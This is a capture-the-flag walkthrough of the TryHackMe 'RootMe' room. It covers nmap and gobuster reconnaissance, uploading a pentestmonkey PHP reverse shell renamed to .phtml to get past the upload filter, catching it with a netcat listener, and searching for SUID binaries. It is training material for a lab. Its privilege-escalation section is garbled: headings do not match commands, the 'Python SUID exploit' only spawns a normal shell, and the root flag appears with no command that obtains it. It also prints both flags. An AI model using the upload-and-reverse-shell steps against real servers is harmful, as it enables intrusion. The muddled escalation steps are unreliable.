


# TryHackMe - RootMe CTF Writeup

## Basic Informations


- Date: 12/07/2025
- Difficulty: Easy
- Machine IP: 10.10.59.146
- Completed by: [Dev M John](#)



## Task 1: Deploy Machine & Create Workspace

Connect to TryHackMe network and deploy the machine

```
mkdir ~/rootme && cd ~/rootme
Mkdir nmap
```




## Task 2: Reconnaissance

### Step 1: Nmap Scan

First, we're going to start by running a thorough nmap scan.

```
nmap -sC -sV -oN 10.10.59.146
```



## Findings

Open ports:

22/tcp → SSH

80/tcp → HTTP: Apache Version: 2.4.29

## Step 2: Directory Enumeration with Gobuster

Using GoBuster to find directories on the web server that's running on port 80.

```
gobuster dir -u http://10.10.59.146 -w  
/usr/share/wordlists/dirb/common.txt -o gobuster.txt
```

```
root@ip-10-10-128-229:~# gobuster dir -u 10.10.59.146 -w /usr/share/wordlists/dirbuster/  
directory-list-2.3-medium.txt  
=====
```

Gobuster v3.0.1  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@\_FireFart\_)  
=====

[+] Url: http://10.10.59.146  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Status codes: 200,204,301,302,307,401,403  
[+] User Agent: gobuster/3.0.1  
[+] Timeout: 10s  
=====

```
/uploads (Status: 301)  
/css (Status: 301)  
/js (Status: 301)  
/panel (Status: 301)  
/server-status (Status: 403)  
=====
```

## Findings

Discovered Path:

- /panel/

---

*How many ports are open? 2*

*What version of Apache is running? 2.4.29*

*What service is running on port 22? SSH*

---

Task 2 Reconnaissance

First, let's get information about the target.

Answer the questions below

Scan the machine, how many ports are open?

2

What version of Apache is running?

2.4.29

What service is running on port 22?

ssh

Find directories on the web server using the GoBuster tool.

No answer needed

What is the hidden directory?

/panel/

## Task 3: Getting a Shell

### Step 3: Explore **/panel/** Upload Feature

We go to the `/panel` directory, we have a file upload form. That should come in handy for getting a shell. We can upload a file in order to obtain a reverse shell

Navigate to:

`http://10.10.59.146/panel/`

Select a file to upload:









No file selected.

### Step 4: Upload PHP Reverse Shell

Go to <https://github.com/pentestmonkey/php-reverse-shell> clone the repo

```
Git clone https://github.com/pentestmonkey/php-reverse-shell
cd php-reverse-shell
```


Change \$ip to your local IP  
Change \$port to 4444

 <b>pentestmonkey</b> Initial commit	8aa37eb · 10 years ago	 <b>2 Commits</b>
 CHANGELOG	Initial commit	10 years ago
 COPYING.GPL	Initial commit	10 years ago
 COPYING.PHP-REVERSE-SHELL	Initial commit	10 years ago
 LICENSE	Initial commit	10 years ago
 README.md	Initial commit	10 years ago
 php-reverse-shell.php	Initial commit	10 years ago

Step 5: Bypass Upload Filter

mv php-reverse-shell.php shell.phtml



Upload shell.phtml via /panel/



Step 6: Start Listener and Trigger the Shell

nc -lvnp 4444

Index of /uploads

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>	-	-	-
 <a href="#">shell.php5</a>	2024-09-30 06:44	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.218.232 Port 80

Visit in browser:

<http://10.10.59.146/uploads/shell.phtml>

```
root@ip-10-10-128-229:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.59.146 33584 received!
```

We can use the find command to figure out where the user.txt file is located and then read it to get our flag

```
$ whoami
www-data
$ find -name user.txt 2>/dev/null
./var/www/user.txt
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$
```

User Flag: THM{y0u\_g0t\_a\_sh3ll}

**Task 3** Getting a shell

Find a form to upload and get a reverse shell, and find the flag.

Answer the questions below

user.txt

THM{y0u\_g0t\_a\_sh3ll}

Correct Answer

Hint

## Task 4 :Privilege Escalation

### Step 7: Find User Flag

```
find / -perm f -name user.txt 2>/dev/null
cat /var/www/user.txt
```

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
```

## Step 8: Check for SUID Binaries

```
find / -type f -name user.txt 2>/dev/null
```

```
bash-4.4$ find / -type f -name user.txt 2>/dev/null
find / -type f -name user.txt 2>/dev/null /var/www/user.txt
bash-4.4$
```

## Step 9: Exploit Python SUID

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$
```

## Step 10: Find Root Flag

```
find / -type f -name root.txt 2>/dev/null
```

```
cat /root/root.txt
```

```
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
bash-4.4$
```

---

*Search for files with SUID permission, which file is weird? **usr/bin/python***

**Root Flag:** `THM{pr1v1l3g3_3sc4l4t10n}`

---

**Task 4** Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

**Answer the questions below**

Search for files with SUID permission, which file is weird?

✓ Correct Answer 🔍 Hint

Find a form to escalate your privileges.

✓ Correct Answer 🔍 Hint

root.txt

✓ Correct Answer

---


## Flags

- **User Flag:** `THM{y0u_g0t_a_sh3ll}`
  - **Root Flag:** `THM{pr1v1l3g3_3sc4l4t10n}`
-

## Tools Used


- Nmap
- Gobuster
- Pentestmonkey PHP Reverse Shell
- Netcat
- Python

---



**Congratulations on completing RootMe!!! 🎉**

Points earned 🏆 210	Completed tasks ✅ 4	Room type 🚩 Challenge	Difficulty 📶 Easy	Streak 🔥 2
------------------------	------------------------	--------------------------	----------------------	---------------

 This room counted toward joining the league 🏆

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DEV